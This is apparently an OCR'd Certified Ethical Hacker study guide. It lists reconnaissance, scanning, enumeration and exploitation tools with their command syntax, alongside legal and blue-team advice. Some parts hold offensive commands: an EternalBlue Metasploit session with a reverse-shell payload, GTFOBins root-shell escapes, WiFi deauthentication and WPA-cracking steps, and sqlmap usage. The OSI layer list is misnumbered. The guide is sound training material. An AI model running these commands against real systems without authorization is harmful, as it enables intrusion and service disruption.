🛠️ CEH Tools - Complete Reference Guide

> 🎯 Comprehensive Certified Ethical Hacker toolkit with commands and practical usage

---

📋 Table of Contents

🐧 Linux Essentials

🔥 Essential Linux Commands Master these basics for effective penetration testing

🚫 Error Suppression

Purpose: Clean terminal output by hiding error messages

```
command 2>/dev/null
```

How It Works:

- `2>` → Redirects standard error (stderr)
- `/dev/null` → Null device (black hole for data)

Example:

```
# Without error suppression
find / -name "passwords.txt"
```

```
# Shows: Permission denied errors for restricted directories

# With error suppression
find / -name "passwords.txt" 2>/dev/null
# Shows: Only actual results, no permission errors
```

🔍 File Search

Find files across entire filesystem:

```
find / -name <filename> 2>/dev/null
```

Parameters:

- `/` → Start from root directory
- `-name` → Search by filename
- `2>/dev/null` → Suppress errors

Examples:

Find specific file:

```
find / -name "passwd" 2>/dev/null
```

Find by pattern:

```
find / -name "*.conf" 2>/dev/null
```

Find by type:

```
# Find directories only
find / -type d -name "config" 2>/dev/null

# Find files only
find / -type f -name "*.txt" 2>/dev/null
```

Find SUID files (privilege escalation):

```
find / -perm -4000 2>/dev/null
```

💡 Additional Linux Tips

Grep for specific content:

```
grep -r "password" /etc/ 2>/dev/null
```

Find writable directories:

```
find / -writable -type d 2>/dev/null
```

Check running processes:

```
ps aux | grep root
```

🔎 Footprinting & Reconnaissance Tools

> ✓ **Information Gathering Phase Passive and active reconnaissance techniques**

1️⃣ whois

> ⓘ **Domain Registration Information Retrieves registrar details and ownership information**

Syntax:

```
whois <domain name>
```

Examples:

```
whois example.com
whois google.com
```

Information Gathered:

- 📝 Registrar name
- 🗓️ Creation/expiration dates

- 👤 Domain owner details
- 📧 Admin contacts
- 🏢 Organization info
- 🌐 Name servers

2️⃣ nslookup / dig

> ⓘ **DNS Lookup Tools Query DNS records and domain information**

nslookup

Basic Syntax:

```
nslookup <domain name>
```

Query Specific Records:

```
nslookup -type=<record_type> <domain name>
```

Examples:

A Record (IP Address):

```
nslookup -type=A example.com
```

MX Record (Mail Servers):

```
nslookup -type=MX example.com
```

NS Record (Name Servers):

```
nslookup -type=NS example.com
```

PTR Record (Reverse DNS):

```
nslookup -type=PTR 8.8.8.8
```

---

dig

Basic Syntax:

```
dig <domain name>
```

Query Specific Records:

```
dig <domain name> <record_type>
```

Examples:

All records:

```
dig example.com
```

Specific record types:

```
dig example.com A      # IP address
dig example.com MX     # Mail servers
dig example.com NS     # Name servers
dig example.com TXT    # Text records
```

Short output:

```
dig example.com +short
```

3️⃣ nmap

✓ **Network Mapper Comprehensive network scanning and service enumeration**

Basic Syntax:

```
nmap <options> <target>
```

Examples:

Basic scan:

```
nmap example.com
nmap 192.168.1.1
```

Common Scan Types:

Quick scan (top 100 ports):

```
nmap -F example.com
```

Full port scan:

```
nmap -p- example.com
```

Service version detection:

```
nmap -sV example.com
```

OS detection:

```
nmap -O example.com
```

Aggressive scan:

```
nmap -A example.com
```

Stealth scan:

```
nmap -sS example.com
```

> **Related Guide See** Linux Privilege Escalation Guide **for detailed nmap usage**

---

4 traceroute

> **Network Path Tracer Maps the route packets take to destination**

Syntax:

```
traceroute <domain name/ip>
```

Examples:

```
traceroute google.com
traceroute 8.8.8.8
```

Information Gathered:

- 🌐 Network hops
- ⏱️ Response times
- 🗺️ Geographic routing
- 🔧 Network infrastructure

5️⃣ netcat

✓ **Network Swiss Army Knife Port scanning and banner grabbing**

Syntax:

```
nc <options> <host> <port>
```

Examples:

Connect to port:

```
nc example.com 80
```

Port scanning:

```
nc -zv example.com 1-100
```

Listen mode:

```
nc -lvp 4444
```

Banner grabbing:

```
nc example.com 22
```

Reverse shell (listener):

```
nc -lvnp 4444
```

6️⃣ Dmitry

> ⓘ **Information Gathering Tool Find public IPs and domains**

Syntax:

```
dmitry -i <domain name/ip>
```

Options:

- `-i` → Perform a whois lookup
- `-w` → Perform a whois lookup on IP
- `-n` → Retrieve Netcraft info
- `-s` → Perform subdomain search
- `-e` → Perform email address search

Example:

```
dmitry -iwnse example.com
```

7️⃣ Maltego

> ✓ **Visual Link Analysis Investigate relationships and hidden connections**

Features:

- 🔗 Relationship mapping
- 👤 Social media intelligence
- 🌐 Infrastructure analysis

- 📊 Visual data representation

Use Cases:

- OSINT investigations
- Network mapping
- Social engineering recon
- Threat intelligence

8️⃣ recon-ng

✓ **Reconnaissance Framework Full-featured modular reconnaissance framework**

Starting:

```
recon-ng
```

Basic Commands:

```
# List workspaces
workspaces list

# Create workspace
workspaces create <name>

# List modules
marketplace search

# Install module
marketplace install <module>

# Use module
modules load <module>
```

9️⃣ theHarvester

ⓘ **Email Harvesting Tool OSINT tool for gathering emails, subdomains, IPs**

Syntax:

```
theHarvester -d <domain> -b <data source>
```

Examples:

```
# Search Google
theHarvester -d example.com -b google

# Search multiple sources
theHarvester -d example.com -b all
```

Data Sources:

- google, bing, yahoo
- linkedin, twitter
- shodan, censys
- virustotal

🔟 gobuster

✓ **Directory/File Brute-Forcer Web application directory and file enumeration**

Syntax:

```
gobuster dir -u <url> -w <wordlist>
```

Examples:

Basic directory brute force:

```
gobuster dir -u http://example.com -w /usr/share/wordlists/dirb/common.txt
```

With file extensions:

```
gobuster dir -u http://example.com -w common.txt -x php,html,txt
```

With status codes:

```
gobuster dir -u http://example.com -w common.txt -s
"200,204,301,302,307,401,403"
```

DNS subdomain enumeration:

```
gobuster dns -d example.com -w subdomains.txt
```

🪟 Windows Monitoring Tools

> ⓘ **Legitimate Windows Utilities Built-in tools useful for system analysis**

1️⃣ msinfo32

> 🖉 **System Information Display hardware and software configurations**

Command:

```
msinfo32
```

Information Displayed:

- 💻 Hardware specifications
- 🖥️ System configuration
- 📦 Installed software
- 🔧 Device drivers
- 🌐 Network adapters

Command-line export:

```
msinfo32 /report system_info.txt
```

2️⃣ resmon

> 🖉 **Resource Monitor Track system resource usage**

Command:

```
resmon
```

Monitors:

- 🌐 Network activity
- 💻 CPU usage
- 💾 Disk operations
- 🧠 Memory consumption
- 📊 Real-time graphs

PowerShell Alternative:

```
Get-Counter
```

📊 Additional Windows Tools

Task Manager:

```
taskmgr
```

Performance Monitor:

```
perfmon
```

Event Viewer:

```
eventvwr
```

Services:

```
services.msc
```

🌐 Search Engines for Hackers

✓ **Specialized Search Platforms Internet-wide scanning and threat intelligence**

1️⃣ Censys

ⓘ **Internet-Wide Scanner Search engine for security researchers**

Website: https://censys.io

Capabilities:

- 🔍 IPv4 host discovery
- 📜 Certificate transparency logs
- 🌐 Internet-wide scanning
- 📊 Asset inventory

Use Cases:

- Exposed services discovery
- Certificate monitoring
- Attack surface mapping
- Compliance checking

2️⃣ Shodan

✓ **IoT Search Engine Search for Internet-connected devices**

Website: https://www.shodan.io

Search Examples:

```
# Find Apache servers
apache

# Find webcams
webcam

# Find specific port
port:3389

# Find by country
```

```
country:US

# Find by city
city:"New York"

# Find by organization
org:"Google"
```

Common Searches:

- Default passwords
- Open databases
- Industrial control systems
- Vulnerable devices

3️⃣ VirusTotal

> ⓘ **Malware Analysis Platform Multi-engine malware scanner**

Website: https://www.virustotal.com

Capabilities:

- 🔍 Hash file analysis
- 🌐 URL scanning
- 📁 File upload analysis
- 🦹 Threat intelligence

What to Submit:

- File hashes (MD5, SHA1, SHA256)
- URLs
- IP addresses
- Domain names
- File samples

4️⃣ ViewDNS.info

ⓘ **DNS Tools & Intelligence Advanced DNS reporting platform**

Website: https://viewdns.info

Tools Available:

- 🔄 Reverse IP lookup
- 🗺️ DNS records lookup
- 📊 IP history
- 🌐 Traceroute
- 📧 Email validation

🔌 Port Scanning Tools

✓ **Network Service Discovery Identify open ports and running services**

1️⃣ nmap

✓ **Industry Standard Most comprehensive port scanner**

Port Scan Types:

TCP Connect Scan:

```
nmap -sT <target>
```

SYN Stealth Scan:

```
nmap -sS <target>
```

UDP Scan:

```
nmap -sU <target>
```

Comprehensive Scan:

```
nmap -p- -sV -sC -A <target>
```

2️⃣ netcat (Listening Mode)

> ⓘ **Port Listener Banner grabbing and port listening**

Listen on port:

```
nc -lvnp <port>
```

Parameters:

- `-l` → Listen mode
- `-v` → Verbose
- `-n` → No DNS resolution
- `-p` → Port number

Banner Grabbing:

```
# HTTP
echo "HEAD / HTTP/1.0\r\n" | nc target.com 80

# SSH
nc target.com 22

# FTP
nc target.com 21
```

3️⃣ masscan

> ⚠ **High-Speed Scanner Capable of scanning entire Internet**

Installation:

```
apt install masscan
```

Basic Scan:

```
masscan <ip_range> -p<ports>
```

Examples:

Scan specific ports:

```
masscan 192.168.1.0/24 -p80,443,8080
```

Scan all ports:

```
masscan 192.168.1.0/24 -p0-65535
```

Fast scan:

```
masscan 192.168.1.0/24 -p80,443 --rate 10000
```

> ⚡ **Warning Masscan is extremely fast and can overwhelm networks. Use responsibly!**

🛡️ Vulnerability Scanning Tools

> ✓ **Automated Security Assessment Identify system vulnerabilities**

1️⃣ Nessus

> ✓ **Professional Scanner Industry-leading vulnerability scanner**

Features:

- 📊 Comprehensive vulnerability database
- 📈 Detailed reporting
- 🎯 Compliance scanning
- 🔄 Continuous monitoring

Web Interface:

```
https://localhost:8834
```

Scan Types:

- Basic network scan
- Advanced scan
- Malware scan
- Web application scan
- Policy compliance

2️⃣ OpenVAS

> ⓘ **Open-Source Scanner Free vulnerability assessment platform**

Installation:

```
apt install openvas
```

Setup:

```
# Initial setup
gvm-setup

# Start services
gvm-start

# Web interface
https://localhost:9392
```

Features:

- 🆓 Free and open-source
- 🔄 Regular updates
- 📊 Comprehensive scanning
- 📈 Detailed reports

3️⃣ Nikto

> ⓘ **Web Server Scanner Specialized in web application testing**

Installation:

```
apt install nikto
```

Basic Scan:

```
nikto -h <target>
```

Examples:

Scan with SSL:

```
nikto -h https://example.com
```

Scan specific port:

```
nikto -h example.com -p 8080
```

Save output:

```
nikto -h example.com -o report.html -Format html
```

Tests For:

- 🌐 Server misconfigurations
- 📁 Default files
- 🦎 Known vulnerabilities
- 🔧 Outdated software
- 🚨 Security headers

🔍 Enumeration Tools

✓ **Information Extraction Detailed system and service enumeration**

1️⃣ enum4linux

ⓘ **SMB/Samba Enumeration Linux alternative to enum.exe**

Syntax:

```
enum4linux -a <ip>
```

Options:

- `-U` → User enumeration
- `-S` → Share enumeration
- `-G` → Group enumeration
- `-P` → Password policy
- `-a` → All simple enumeration

Example:

```
enum4linux -a 192.168.1.10
```

Information Gathered:

- 👥 User accounts
- 📁 Shared folders
- 👤 Group memberships
- 🔑 Password policies
- 🖥️ System information

2️⃣ snmpwalk

> ⓘ **SNMP Enumeration Query SNMP-enabled devices**

Syntax:

```
snmpwalk -v <version> -c <community> <ip>
```

Examples:

SNMPv1:

```
snmpwalk -v1 -c public 192.168.1.1
```

SNMPv2c:

```
snmpwalk -v2c -c public 192.168.1.1
```

Common Community Strings:

- `public` (read-only)
- `private` (read-write)
- `community`
- `admin`

3️⃣ msfconsole

✓ **Metasploit Framework Comprehensive exploitation framework**

Starting:

```
msfconsole
```

Basic Commands:

```
# Search for exploits
search <keyword>

# Use module
use <module_path>

# Show options
show options

# Set target
set RHOST <ip>

# Set payload
set PAYLOAD <payload>

# Execute
exploit
```

Example Session:

```
msfconsole
search eternalblue
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.1.10
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.5
exploit
```

4️⃣ smbclient

> ⓘ **SMB/CIFS Client Access shared folders and files**

Syntax:

```
smbclient <options> //<ip>/<share> -U <username>
```

Examples:

List shares:

```
smbclient -L //192.168.1.10 -U anonymous
```

Connect to share:

```
smbclient //192.168.1.10/shared -U anonymous
```

Anonymous connection:

```
smbclient //192.168.1.10/share -U anonymous
# When prompted for password, just press Enter
```

SMB Commands:

```
# List files
ls

# Download file
get filename
```

```
# Upload file
put filename

# Change directory
cd directory
```

5️⃣ dnsenum

> ⓘ **DNS Enumeration Gather DNS information and subdomains**

Syntax:

```
dnsenum <domain>
```

Examples:

Basic enumeration:

```
dnsenum example.com
```

With specific DNS server:

```
dnsenum --dnsserver 8.8.8.8 example.com
```

Information Gathered:

- 🌐 DNS records (A, MX, NS, SOA)
- 📝 Subdomains
- 🗺️ Zone transfers (if allowed)
- 📊 Host information

6️⃣ ldapsearch

> ⓘ **LDAP Enumeration Directory searching and enumeration**

Syntax:

```
ldapsearch -x -h <ip> -b <base_dn>
```

Examples:

Anonymous bind:

```
ldapsearch -x -h 192.168.1.10 -b "dc=example,dc=com"
```

With credentials:

```
ldapsearch -x -h 192.168.1.10 -D "cn=admin,dc=example,dc=com" -w password -b "dc=example,dc=com"
```

7️⃣ NFS Tools

> ⓘ **Network File System Discover and mount NFS shares**

Show mounts:

```
showmount -e <ip>
```

Mount NFS share:

```
mount -t nfs <ip>:/<share> /mnt/nfs
```

Example:

```
# Check exports
showmount -e 192.168.1.10

# Mount share
mkdir /mnt/nfs
mount -t nfs 192.168.1.10:/shared /mnt/nfs

# Access files
cd /mnt/nfs
ls -la
```

---

8 dnsrecon

ⓘ **DNS Reconnaissance Advanced DNS enumeration script**

Installation:

```
apt install dnsrecon
```

Examples:

Standard enumeration:

```
dnsrecon -d example.com
```

Zone transfer attempt:

```
dnsrecon -d example.com -t axfr
```

Brute force subdomains:

```
dnsrecon -d example.com -D subdomains.txt -t brt
```

---

9 Sublist3r

✓ **Subdomain Enumeration OSINT subdomain discovery tool**

Installation:

```
git clone https://github.com/aboul3la/Sublist3r.git
cd Sublist3r
pip install -r requirements.txt
```

Usage:

```
python sublist3r.py -d <domain>
```

Examples:

Basic scan:

```
python sublist3r.py -d example.com
```

With brute force:

```
python sublist3r.py -d example.com -b
```

Save to file:

```
python sublist3r.py -d example.com -o output.txt
```

🔟 RevShells

> ⓘ **Reverse Shell Generator Pre-built reverse shell payloads**

Website: https://www.revshells.com

Features:

- 🐚 Multiple shell types
- 💻 Various languages (Bash, Python, PHP, etc.)
- 🔧 Customizable IP and port
- 📋 Copy-paste ready

Common Shells:

- Bash
- Python
- PHP
- Perl
- Ruby
- PowerShell
- Netcat

⬆️ Privilege Escalation Tools

⚡ **Authorized Testing Only Use only in authorized penetration testing**

1️⃣ LinPEAS (Linux)

✓ **Linux PrivEsc Script Automated enumeration of escalation vectors**

Installation:

```
apt install peass
```

Or download directly:

```
wget https://github.com/carlospolop/PEASS-
ng/releases/latest/download/linpeas.sh
chmod +x linpeas.sh
```

Usage:

```
./linpeas.sh
```

What It Checks:

- 🔑 SUID binaries
- 📁 Writable files/directories
- 🔐 SSH keys
- 🔧 Sudo permissions
- 📝 Configuration files
- 🌐 Network information
- 🗂️ File capabilities

2️⃣ WinPEAS (Windows)

✓ **Windows PrivEsc Script Comprehensive Windows enumeration**

Download:

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASx64.exe
```

Usage:

```
winPEAS.exe
```

What It Checks:

- 👤 Current user privileges
- 📁 Unquoted service paths
- 🔑 Stored credentials
- 🛡️ Windows Defender status
- 📝 Registry permissions
- 🌐 Network configuration
- 🔧 Installed software

3️⃣ GTFOBins

> ⓘ **Binary Exploitation Reference Curated list of Unix binaries for privilege escalation**

Website: https://gtfobins.github.io/

Use Cases:

- 🔓 Sudo abuse
- 🔑 SUID exploitation
- 🐚 Shell escaping
- 📁 File operations

Example - vim:

```
# If vim has sudo permissions
sudo vim -c ':!/bin/sh'
```

Example - find:

```
# If find has SUID bit
find . -exec /bin/sh -p \; -quit
```

> **Essential Resource Bookmark GTFOBins for quick reference during privilege escalation**

📚 Best Practices & Methodology

✅ Ethical Usage Guidelines

> **Legal Requirements Always ensure proper authorization before testing**

Authorization Checklist:

- [ ] Written permission obtained
- [ ] Scope clearly defined
- [ ] Testing timeframe agreed
- [ ] Rules of engagement documented
- [ ] Emergency contacts identified
- [ ] Data handling procedures established

🎯 Testing Methodology

Phase 1: Passive Reconnaissance

```
1. whois lookups
2. DNS enumeration
3. Search engine queries
4. Social media research
5. Public records
```

Phase 2: Active Reconnaissance

```
1. Port scanning (nmap)
2. Service enumeration
3. Vulnerability scanning
```

```
4. Web application testing
5. Network mapping
```

Phase 3: Exploitation

```
1. Exploit selection
2. Payload generation
3. Attack execution
4. Access verification
5. Cleanup
```

Phase 4: Post-Exploitation

```
1. Privilege escalation
2. Persistence
3. Data exfiltration
4. Lateral movement
5. Evidence cleanup
```

📝 Documentation Tips

> ✓ **Detailed Record-Keeping Document everything for reporting**

What to Document:

- ⏰ Timestamps of all activities
- 🎯 Commands executed
- 📊 Findings and vulnerabilities
- 📸 Screenshots of evidence
- 🔧 Tools used
- 💡 Remediation suggestions

Note-Taking Tools:

- CherryTree
- Joplin
- Obsidian ✨
- OneNote
- Notion

🔧 Tool Management

Organization:

```
~/tools/
├── recon/
│   ├── sublist3r/
│   ├── gobuster/
│   └── theHarvester/
├── exploitation/
│   ├── exploits/
│   └── payloads/
├── privesc/
│   ├── linpeas.sh
│   └── winpeas.exe
└── wordlists/
    ├── directories/
    ├── passwords/
    └── subdomains/
```

🔄 Regular Updates

Keep Tools Current:

```
# Update system
sudo apt update && sudo apt upgrade

# Update tool repositories
cd ~/tools/tool_name
git pull

# Update wordlists
wget https://github.com/danielmiessler/SecLists/archive/master.zip
```

🧪 Practice Platforms

Legal Practice Environments:

Online Platforms:

- 🎯 **HackTheBox** - https://www.hackthebox.com
- 🏆 **TryHackMe** - https://tryhackme.com
- 🎓 **PentesterLab** - https://pentesterlab.com
- 🔐 **OverTheWire** - https://overthewire.org
- 🌐 **VulnHub** - https://www.vulnhub.com

CTF Competitions:

- PicoCTF
- CTFtime events
- SANS Holiday Hack
- Google CTF

⚠️ Legal Considerations

> ⚡ **Unauthorized Access is Illegal Understand the legal implications**

Laws to Be Aware Of:

- 🏛️ **Computer Fraud and Abuse Act** (USA)
- 🔒 **Computer Misuse Act** (UK)
- ⚖️ **Local cybercrime laws**

Consequences:

- 🚔 Criminal prosecution
- 💰 Civil lawsuits
- 📋 Professional consequences
- 🎓 Loss of certifications

Always:

- ✅ Get written authorization
- ✅ Stay within defined scope
- ✅ Report findings responsibly
- ✅ Follow coordinated disclosure

🎓 Certification Path

CEH Study Resources

Official Materials:

- 📚 EC-Council CEH v12 courseware
- 🎥 Video training courses
- 📝 Practice exams
- 🔬 iLabs (hands-on practice)

Additional Resources:

- 📖 "CEH Certified Ethical Hacker All-in-One Exam Guide"
- 🎯 CEH Practice Test questions
- 💻 Virtual lab environments
- 👥 Study groups and forums

Recommended Skill Path

Level 1: Beginner

- [ ] Linux fundamentals
- [ ] Networking basics
- [ ] Web technologies
- [ ] Python scripting

Level 2: Intermediate

- [ ] Advanced networking
- [ ] Vulnerability assessment
- [ ] Web application testing
- [ ] Basic exploitation

Level 3: Advanced

- [ ] Custom exploit development
- [ ] Advanced persistence
- [ ] Evasion techniques
- [ ] Red team operations

🔗 Additional Resources

📚 Recommended Reading

Books:

- "The Web Application Hacker's Handbook"
- "Metasploit: The Penetration Tester's Guide"
- "Black Hat Python"
- "RTFM: Red Team Field Manual"

Blogs:

- PortSwigger Web Security Blog
- SANS Reading Room
- Krebs on Security
- Dark Reading

🛠️ Tool Collections

Essential Toolkits:

- 🐧 **Kali Linux** - Pre-configured penetration testing distro
- 🔴 **Parrot OS** - Security-focused operating system
- 🔵 **BlackArch** - Arch-based penetration testing distro

Browser Extensions:

- Wappalyzer
- FoxyProxy
- Cookie Editor
- User-Agent Switcher

📊 Quick Reference Card

Common Port Numbers

Port	Service	Tool
21	FTP	ftp, filezilla
22	SSH	ssh, putty
23	Telnet	telnet
25	SMTP	telnet, nc
53	DNS	dig, nslookup
80	HTTP	curl, browser
110	POP3	telnet, nc
143	IMAP	telnet, nc
443	HTTPS	curl, browser
445	SMB	smbclient, enum4linux
1433	MSSQL	sqsh
3306	MySQL	mysql
3389	RDP	rdesktop, xfreerdp
5432	PostgreSQL	psql
5900	VNC	vncviewer
8080	HTTP-Alt	curl, browser

Command Cheat Sheet

Reconnaissance:

```
# DNS enumeration
dig example.com
nslookup example.com
dnsenum example.com

# Subdomain discovery
./sublist3r.py -d example.com
gobuster dns -d example.com -w wordlist.txt

# Network mapping
nmap -sn 192.168.1.0/24
```

Scanning:

```
# Port scanning
nmap -p- 192.168.1.10
masscan 192.168.1.0/24 -p80,443

# Service enumeration
nmap -sV -sC 192.168.1.10
```

Enumeration:

```
# SMB enumeration
enum4linux -a 192.168.1.10
smbclient -L //192.168.1.10 -U anonymous

# NFS enumeration
showmount -e 192.168.1.10

# SNMP enumeration
snmpwalk -v2c -c public 192.168.1.10
```

Web Application:

```
# Directory brute force
gobuster dir -u http://example.com -w /usr/share/wordlists/dirb/common.txt

# Nikto scan
nikto -h http://example.com

# SQL injection
sqlmap -u "http://example.com/page?id=1" --dbs
```

🎯 Exam Tips for CEH

📝 Key Topics to Master

1. Reconnaissance (20%)

- [ ] Footprinting techniques
- [ ] OSINT gathering
- [ ] Social engineering basics
- [ ] Search engine operators
- [ ] DNS enumeration

2. Scanning & Enumeration (25%)

- [ ] Port scanning techniques
- [ ] Service enumeration
- [ ] Vulnerability scanning
- [ ] Network mapping
- [ ] Banner grabbing

3. System Hacking (20%)

- [ ] Password cracking
- [ ] Privilege escalation
- [ ] Maintaining access
- [ ] Clearing tracks
- [ ] Covering tracks

4. Network Attacks (15%)

- [ ] Sniffing
- [ ] Man-in-the-Middle
- [ ] ARP poisoning
- [ ] MAC flooding
- [ ] DHCP attacks

5. Web Application Hacking (20%)

- [ ] SQL injection
- [ ] XSS attacks
- [ ] CSRF
- [ ] Directory traversal
- [ ] File inclusion

💡 Study Strategies

Week 1-2: Fundamentals

- Linux command line
- Networking basics
- TCP/IP protocol suite
- OSI model

Week 3-4: Tools & Techniques

- Nmap mastery
- Metasploit basics
- Web application testing
- Password cracking

Week 5-6: Practice

- HackTheBox machines
- TryHackMe rooms
- Practice exams
- Lab exercises

Week 7-8: Review & Exam Prep

- Review weak areas
- Take practice tests
- Memorize port numbers
- Review tool syntax

📚 Important Concepts

OSI Model Layers:

```
7. Application   - HTTP, FTP, DNS
8. Presentation  - SSL/TLS, Encryption
9. Session       - NetBIOS, RPC
10. Transport     - TCP, UDP
11. Network       - IP, ICMP, ARP
12. Data Link     - Ethernet, MAC
13. Physical      - Cables, Hubs
```

TCP 3-Way Handshake:

```
Client          Server
   |    SYN       |
   |------------->|
   |   SYN-ACK    |
   |<-------------|
   |    ACK       |
   |------------->|
```

Common Attack Vectors:

Attack Type	Description	Tool
Phishing	Social engineering via email	SET
Brute Force	Password guessing	Hydra, Medusa
SQL Injection	Database exploitation	sqlmap
XSS	Client-side script injection	Burp Suite
MitM	Traffic interception	Ettercap, Bettercap
DoS/DDoS	Service disruption	LOIC, Slowloris

🔐 Security Tools by Category

🕵️ Information Gathering

Passive:

- Shodan
- Censys
- Google Dorking
- theHarvester
- Maltego

Active:

- Nmap
- Dmitry

- dnsenum
- Sublist3r
- recon-ng

🔓 Password Attacks

Cracking Tools:

- John the Ripper
- Hashcat
- Hydra
- Medusa
- Cain & Abel

Wordlists:

- rockyou.txt
- SecLists
- CeWL (custom)
- Crunch (generator)

🌐 Web Application Testing

Scanners:

- Burp Suite
- OWASP ZAP
- Nikto
- WPScan
- Wfuzz

SQL Injection:

- sqlmap
- Havij
- Manual testing

XSS Testing:

- XSSer
- DOMinator
- Beef Framework

🔧 Exploitation Frameworks

Frameworks:

- Metasploit
- Exploit-DB
- SearchSploit
- PowerSploit
- Empire

Payload Generators:

- msfvenom
- Veil
- TheFatRat

📡 Network Attacks

Sniffing:

- Wireshark
- tcpdump
- Ettercap
- dsniff

Spoofing:

- Arpspoof
- Bettercap
- Responder

DoS Tools:

- hping3
- Slowloris

- LOIC

🔒 Post-Exploitation

Privilege Escalation:

- LinPEAS / WinPEAS
- Linux Exploit Suggester
- Windows Exploit Suggester
- GTFOBins

Persistence:

- Cron jobs
- SSH keys
- Startup scripts
- Registry keys

Lateral Movement:

- Mimikatz
- CrackMapExec
- BloodHound
- PowerView

🛡️ Defense & Detection

🔍 Monitoring Tools

Log Analysis:

- Splunk
- ELK Stack
- Graylog
- OSSEC

Network Monitoring:

- Nagios

- Zabbix
- PRTG
- Cacti

IDS/IPS:

- Snort
- Suricata
- Bro/Zeek
- Security Onion

🛡️ Preventive Measures

Best Practices:

- [ ] Regular security updates
- [ ] Strong password policies
- [ ] Multi-factor authentication
- [ ] Network segmentation
- [ ] Principle of least privilege
- [ ] Regular backups
- [ ] Security awareness training
- [ ] Incident response plan

Hardening:

- Disable unnecessary services
- Remove default accounts
- Configure firewalls
- Enable logging
- Implement encryption
- Regular vulnerability scans

📱 Mobile & Wireless Testing

📶 Wireless Tools

WiFi Auditing:

```
# Monitor mode
airmon-ng start wlan0

# Capture handshake
airodump-ng -c 6 --bssid XX:XX:XX:XX:XX:XX -w capture wlan0mon

# Deauth clients
aireplay-ng -0 10 -a XX:XX:XX:XX:XX:XX wlan0mon

# Crack WPA/WPA2
aircrack-ng -w rockyou.txt capture.cap
```

Tools:

- Aircrack-ng suite
- Wifite
- Kismet
- Fern WiFi Cracker
- Reaver (WPS attacks)

📱 Mobile Application Testing

Android:

- ADB (Android Debug Bridge)
- APKTool
- Frida
- Burp Suite Mobile
- MobSF

iOS:

- iFunBox
- Cycript
- Frida
- Burp Suite

🎓 Advanced Topics

🔴 Red Team Operations

Tactics, Techniques, and Procedures (TTPs):

Initial Access:

- Phishing
- Exploit public-facing apps
- Valid accounts
- Supply chain compromise

Execution:

- Command-line interface
- Scripting
- Windows Management Instrumentation
- Scheduled tasks

Persistence:

- Registry run keys
- Scheduled tasks
- Services
- Boot/logon scripts

Defense Evasion:

- Obfuscation
- Disabling security tools
- Process injection
- Masquerading

🔵 Blue Team Defense

Detection Strategies:

Endpoint Detection:

- Monitor process creation
- Track registry modifications
- Analyze network connections

- Review scheduled tasks

Network Detection:

- Unusual traffic patterns
- Port scanning detection
- Data exfiltration indicators
- Command and control traffic

SIEM Rules:

```
# Failed login attempts
EventID 4625 > 5 attempts in 5 minutes

# PowerShell execution
EventID 4104 (Script Block Logging)

# New service creation
EventID 7045

# Admin account creation
EventID 4720
```

🎯 Penetration Testing Methodology

1. Planning & Scoping

```
✓ Define objectives
✓ Identify scope
✓ Set rules of engagement
✓ Get authorization
✓ Prepare tools
```

2. Information Gathering

```
→ Passive reconnaissance
→ Active reconnaissance
→ OSINT collection
→ Social engineering recon
→ Physical security assessment
```

3. Vulnerability Assessment

```
→ Port scanning
→ Service enumeration
→ Vulnerability scanning
→ Manual testing
→ Configuration review
```

4. Exploitation

```
→ Exploit selection
→ Payload customization
→ Attack execution
→ Access verification
→ Screenshot evidence
```

5. Post-Exploitation

```
→ Privilege escalation
→ Persistence establishment
→ Lateral movement
→ Data collection
→ Maintaining access
```

6. Reporting

```
✓ Executive summary
✓ Technical findings
✓ Risk ratings
✓ Remediation recommendations
✓ Supporting evidence
```

🔬 Lab Setup Guide


💻 Virtual Lab Environment

Virtualization Platforms:

- VMware Workstation/Fusion
- VirtualBox (Free)

- Proxmox
- Hyper-V

Recommended Setup:



Vulnerable VMs for Practice:

- Metasploitable 2/3
- DVWA (Damn Vulnerable Web App)
- WebGoat
- VulnHub machines
- HackTheBox retired machines

🔧 Tool Installation Script

```bash
#!/bin/bash
# CEH Tools Installation Script

echo "[+] Updating system..."
sudo apt update && sudo apt upgrade -y

echo "[+] Installing essential tools..."
sudo apt install -y \
```

```
    nmap \
    netcat \
    wireshark \
    john \
    hashcat \
    hydra \
    gobuster \
    enum4linux \
    smbclient \
    nikto \
    sqlmap \
    metasploit-framework

echo "[+] Installing Python tools..."
pip3 install \
    impacket \
    scapy

echo "[+] Cloning GitHub tools..."
cd ~/tools
git clone https://github.com/aboul3la/Sublist3r.git
git clone https://github.com/carlospolop/PEASS-ng.git

echo "[+] Installation complete!"
```

🎮 CTF & Challenge Platforms

🏆 Practice Platforms

Beginner-Friendly:

- 🎯 TryHackMe - https://tryhackme.com
  - Guided rooms
  - Learning paths
  - Certificates
- 🎓 PentesterLab - https://pentesterlab.com
  - Web exploitation
  - Binary exploitation
  - Certificates

Intermediate:

- 🔥 HackTheBox - https://hackthebox.com
  - Active machines
  - Retired machines (VIP)
  - Pro Labs
- 🏰 VulnHub - https://vulnhub.com
  - Download VMs
  - Offline practice
  - Various difficulty levels

Advanced:

- 🏴 OverTheWire - https://overthewire.org
  - Wargames
  - Command-line focused
  - Progressive difficulty
- 🎯 Root-Me - https://root-me.org
  - Challenges
  - Scoreboard
  - Various categories

🏅 CTF Event Calendars

- CTFtime - https://ctftime.org
- SANS Holiday Hack Challenge
- PicoCTF (annually)
- Google CTF
- DEF CON CTF

📖 Reporting & Documentation

